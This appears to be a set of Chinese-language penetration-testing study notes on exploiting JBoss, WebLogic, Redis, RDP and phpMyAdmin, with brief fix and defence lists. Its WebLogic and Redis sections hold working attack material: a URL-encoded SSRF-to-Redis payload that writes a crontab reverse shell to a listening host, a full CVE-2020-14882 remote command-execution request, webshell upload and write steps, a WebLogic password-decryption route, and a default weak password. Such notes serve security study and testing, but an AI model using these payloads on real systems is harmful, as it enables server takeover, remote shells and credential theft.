2.1 5.x/6.x 反序列化漏洞（CVE-2017-12149）

原理

```
该漏洞位于JBoss的HttpInvoker组件中的ReadOnlyAccessFilter过滤器中，其doFilter方法在没有进行任何安全检查和限制的情况下尝试将来自客户端的序列化数据流进行反序列化，导致攻击者可以通过精心设计的序列化数据来执行任意代码。攻击者利用该漏洞无需用户验证在系统上执行任意命令，获得服务器的控制权。
```

3. weblogic漏洞 (7001/7002-java反序列化/控制台弱口令)

```
#控制台路径泄露
Weakpassword

#SSRF：
CVE-2014-4210

#JAVA反序列化：Weblogic 默认开启 T3 协议，攻击者可利用T3协议进行反序列化漏洞实现远程代码执行
CVE-2015-4852
CVE-2016-0638
CVE-2016-3510
CVE-2017-3248
CVE-2018-2628
CVE-2018-2893

#任意文件上传
CVE-2018-2894

#XMLDecoder反序列化：
CVE-2017-10271
CVE-2017-3506
```

3.1 ssrf

SSRF漏洞存在于http://your-ip:7001/uddiexplorer/SearchPublicRegistries.jsp

原理

漏洞出现在uddi组件（所以安装Weblogic时如果没有选择uddi组件那么就不会有该漏洞）
Weblogic的SSRF有一个比较大的特点,其虽然是一个"GET/POST"请求,但是我们可以通过传入【%0D%0A】来注入换行符,redis是通过换行符来分隔每条命令,在这里我们可以通过该SSRF攻击内网中的redis服务器

利用：通过redis写任务计划反弹shell

```
靶机：192.168.0.101
Redis容器：172.19.0.2
Kali：192.168.0.104
```

```
1.利用 gopherus 生成 payload
gopherus.py --exploit fastcgi

test

set 1 "\n\n\n\n* * * * * root bash -i >& /dev/tcp/要监听的kali的IP/1919 0>&1\n\n\n\n\n"
config set dir /etc/
config set dbfilename crontab save

aaa


将这三条命令进行URL编码，然后在换行的地方加上【%0D%0A】

test%0D%0A%0D%0Aset%201%20%22%5Cn%5Cn%5Cn%5Cn*%20*%20*%20*%20*%20root%20bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.0.104%2F1919%200%3E%261%5Cn%5Cn%5Cn%5Cn%22%0D%0Aconfig
%20set%20dir%20%2Fetc%2F%0D%0Aconfig%20set%20dbfilename%20crontab%0D%0Asave%0D%0A%0D%0Aaaa
```

然后在kali上开启监听的端口， 输入命令: nc -lvnp 1919, 反弹shell

漏洞修复

```
1. 将SearchPublicRegistries.jsp直接删除就好了
2. 修改后缀：把 jsp 改为 jspx
```

3.2 任意文件读取、口令破解、文件上传

Weblogic前台存在任意文件读取漏洞，weblogic密码使用AES加密，找到用户的密文与加密时的密钥即可解密，可登录Weblogic后台

利用

```
1. 任意文件读取
http://172.16.2.174:7001/hello/file.jsp?path= #接文件路径
2. 上传一句话 jsp war包 拿shell
3. 弱口令 (weblogic/Oracle@123)
```

利用流程

weblogic密码使用AES加密，对称加密可解密，只需要找到用户的密文与加密时的密钥即可；
这两个文件均位于base_domain下，名为 SerializedSystemIni.dat 和 config.xml；
SerializedSystemIni.dat是一个二进制文件，所以一定要用burpsuite来读取，用浏览器直接下载可能引入一些干扰字符。在burp里选中读取到的那一串乱码，这就是密钥，右键copy to file就可以保存成一个文件：

然后利用解密工具得到密码

3.3 CVE-2020-14882/14883 远程代码执行(未授权登录)

14882+14883组合拳，14882做一个未授权访问，登到控制台，然后通过14883命令执行，写一个xml文件把命令写进去，让它去访问你的vps然后加载xml

未经身份验证的远程攻击者可能通过构造特殊的 HTTP GET请求，利用该漏洞在受影响的 WebLogic Server 上执行任意代码。它们均存在于WebLogic的Console控制台组件中。

此组件为WebLogic全版本默认自带组件，且该漏洞通过HTTP协议进行利用。将CVE-2020-14882和CVE-2020-14883进行组合利用后，远程且未经授权的攻击者可以直接在服务端执行任意代码，获取系统权限。

绕过后台登录 POC

```
/console/images/%252E%252E%252Fconsole.portal
```

利用poc进入shell环境

1，进入登录后台 /console
2，尝试登录，并进行抓包
利用Burp的重放模块进行验证

poc：运用post提交方式,达到命令执行

```
/console/css/%252e%252e%252fconsolejndi.portal?
test_handle=com.tangosol.coherence.mvel2.sh.ShellSession(%27weblogic.work.ExecuteThread%20currentThread%20=%20(weblogic.work.ExecuteThread)Thread.currentThread();%20weblogic.work.WorkAdapter%20adapter%20=%20currentThread.getCurrentWork();%20java.lang.reflect.Field%20field%20=%20adapter.getClass().getDeclaredField(%22connectionHandler%22);field.setAccessible(true);Object%20obj%20=%20field.get(adapter);weblogic.servlet.internal.ServletRequestImpl%20req%20=%20(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod(%22getServletRequest%22).invoke(obj);%20String%20cmd%20=%20req.getHeader(%22cmd%22);String[]%20cmds%20=%20System.getProperty(%22os.name%22).toLowerCase().contains(%22window%22)%20?
%20new%20String[]{%22cmd.exe%22,%20%22/c%22,%20cmd}%20:%20new%20String[]
{%22/bin/sh%22,%20%22-c%22,%20cmd};if(cmd%20!=%20null%20)
{%20String%20result%20=%20new%20java.util.Scanner(new%20java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter(%22\\A%22).next();%20weblogic.servlet.internal.ServletResponseImpl%20res%20=%20(weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod(%22getResponse%22).invoke(req);res.getServletOutputStream().writeStream(new%20weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush();}%20currentThread.interrupt();
```

3.4. CVE-2018-2894 任意文件上传

WebLogic管理端未授权的两个页面存在任意上传getshell漏洞，可直接获取权限

```
相关地址：
http://127.0.0.1:7001/ws_utc/config.do
http://127.0.0.1:7001/ws_utc/begin.do
```

利用：

```
1. 打开：http://127.0.0.1:7001/ws_utc/config.do页面
2. 设置当前工作目录
/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/com.ora
cle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css
3. 上传JSP木马抓包-返回包查看时间戳
4. 蚁剑链接（密码为JSP木马文件内写的密码）
http://127.0.0.1:7001/ws_utc/css/config/keystore/1650981850787_777.jsp
```

3.5 反序列化命令执行漏洞（CVE-2018-2628）

原理

```
基于T3(丰富套接字)协议的反系列化高危漏洞，其基本原理其实都是利用了T3协议的缺陷实现了Java虚拟机的RMI：远程
方法调用(Remote Method Invocation)，能够在本地虚拟机上调用远端代码。
```

利用流程

```
1. namp扫描端口，确认开放了T3协议
   nmap -n -v -p7001,7002 192.168.10.129 --script=weblogic-t3-info
2. 使用CVE-2018-2628漏洞检测工具，对目标主机进行检测，确认存在漏洞
3. 在Ubuntu主机上运行JRMPListener开启端口监听。ysoserial-0.1-cve-2018-2628-all.jar
4. 使用ysoserial-0.1-cve-2018-2628-all.jar工具生成一个payload字符串
5. 将Payload字符串复制到weblogic_poc.py文件中替换PAYLOAD
6. 更改文件末尾的dip变量的值为目标服务器（Weblogic所在服务器）的ip地址
7. 执行weblogic_poc.py开始漏洞利用 python2 weblogic_poc.py
```

3.6 XMLDecoder反序列化（CVE-2017-10271）

```
主要是由WebLogic Server WLS组件远程命令执行漏洞，主要由wls-wsat.war触发该漏洞，触发漏洞url如下：
http://192.168.xx.xx:7001/wls-wsat/CoordinatorPortType
post数据包，通过构造构造SOAP（XML）格式的请求，在解析的过程中导致XMLDecoder反序列化漏洞
```

利用过程

```
1. 访问 http://30.139.130.23:7001/wls-wsat/CoordinatorPortType11 抓包
2. 请求头需要添加 Content-Type: text/xml 字段
3. 改成POST，构建poc，反弹shell 修改需要监听的IP和端口，攻击机kali开启监听，发包
4. 监听成功反弹shell，在之前的poc基础之上继续构建写入shell，发送
5. 访问shell，成功 http://30.139.130.23:7001/bea_wls_internal/test.jsp
```

服务漏洞

1. redis数据库（6379-未授权访问/爆破）

命令

```
cd 到redis目录下
redis-server redis.conf //启动redis服务
```

Redis默认端口号：

```
6379：默认配置端口号
26379：sentinel.conf配置器端口
```

Redis，是一个使用ANSI C编写的开源、支持网络、基于内存、分布式、可选持久性的键值对存储数据库，属于NoSQL数据库类型。与传统数据库不同的是 **Redis 的数据存于内存中**，所以读写速度非常快，被广泛应用于缓存方向。Redis 与其他 key - value 缓存产品有以下三个特点：

```
Redis支持数据的持久化，可以将内存中的数据保存在磁盘中，重启的时候可以再次加载进行使用。
Redis不仅仅支持简单的key-value类型的数据，同时还提供list，set，zset，hash等数据结构的存储。
Redis支持数据的备份，即master-slave模式的数据备份。
```

漏洞类型

```
1. redis未授权访问写入webshell
2. redis密钥登录ssh
3. 利用计划任务反弹shell
4. 远程主从复制RCE
5. 本地主从复制RCE反弹shell
```

1.1 Redis未授权访问写webshell

步骤

```
通过未授权登陆进Redis，写入木马至网站路径下

redis-cli -h 192.168.3.134     #连接Redis
config set dir /var/www/html    #设置要写入shell的路径
set xxx "\n\n\n<?php phpinfo() ;?>\n\n\n"          #写入phpinfo()到xxx键
config set dbfilename phpinfo.php
save

访问http://192.168.69.130/phpinfo.php，蚁剑链接
```

利用条件：

```
1.知道网站绝对路径，并且需要增删改查权限
2.root启动redis
3.redis弱密码或者无密码
```

1.2 Redis写入 ssh-keygen 公钥登录

攻击机上生成rsa公钥和私钥，将公钥传至靶机上，通过ssh登陆

利用条件：

```
1、root权限
2、开启了ssh密钥登录，存在/etc/.ssh文件
```

1.3 远程主从复制RCE

原理：

```
是指将一台 Redis 服务器的数据，复制到其他的 Redis 服务器
前者称为主节点(master)，后者称为从节点(slave)
数据的复制是单向的，只能由主节点到从节点，从机只负责读，主机只负责写
默认情况下，每台Redis服务器都是主节点，且一个主节点可以有多个从节点(或没有从节点)，但一个从节点只能有一个主节点，从节点也可以设置为其他节点的主节点，此时就达成了一个集群
```

主从复制的作用

```
1. 数据备份
2. 读写分离
主机只负责写，从机只负责读
```

```
命令：
配置主节点IP和端口：
slaveof：6380节点成为6379的从节点
例如：redis-6380 > slaveof 127.0.0.1 6379

取消复制：
slave of on one ： 6380节点不希望成为6379的从节点
例如：redis-6380 > slaveof on one
```

1.4 计划任务反弹shell（weblogic SSRF）

1.5 redis防御

```
1. 限制登录IP
2. 修改默认端口
3. 添加密码
4. 禁止以root权限启动
```

2. RDP 远程桌面连接（3389）

Ms12-020

Ms08-067

ms09-001

防御：

```
1. 禁用远程桌面服务
2. 在防火墙中对远程桌面服务端口(3389)进行阻断
3. 在开启了远程桌面服务的服务器上启用网络身份认证
```

无法连接服务器的3389端口的几种情况

```
1. 3389端口处于关闭状态
2. 默认端口被修改
3. 防火墙拦截
4. 管理员设置了权限，制定用户才能连接3389
```

phpmyadmin漏洞

1. 文件包含（CVE-2018-12613）

条件：

```
攻击者必须拥有后台权限
phpMyAdmin 4.8.0 和 4.8.1 均受漏洞影响
```

步骤：

把WebShell写入到数据库中，然后包含数据库文件getshell，

如果把WebShell当做数据表的字段值是可以完美的写入到数据库文件当中的**

利用：

```
把 ? url编码为 %253f 即可绕过验证
```

```
urldecode()函数是对已编码的URL进行解码。
由于PHP本身在处理提交的数据之前会进行一次解码，例如/test.php?id=1这个URL，我们构造字符串/test.php?id=1%2527，PHP第一次解码，%25解码成了%，于是url变成了/test.php?id=%27；然后urldecode()函数又进行了一次解码，%27解码成了'，于是最终URL变成了/test.php?id=1'
```

防御

```
1. 在建站的过程中，非必须的情况下设置allow_url_include和allow_url_fopen为关闭；

2. 如果需要文件包含，应对包含的文件进行限制，使用白名单方式或设置可包含目录，如open_basedir；

3. 对用户输入进行严格检查，参数中不允许出现../之类的目录跳转符；

4. 严格检查include类的文件包含函数中的参数是否外界可控。
```

安全设备

```
IDS：入侵检测
IPS：入侵检测 入侵防御
动态感知
```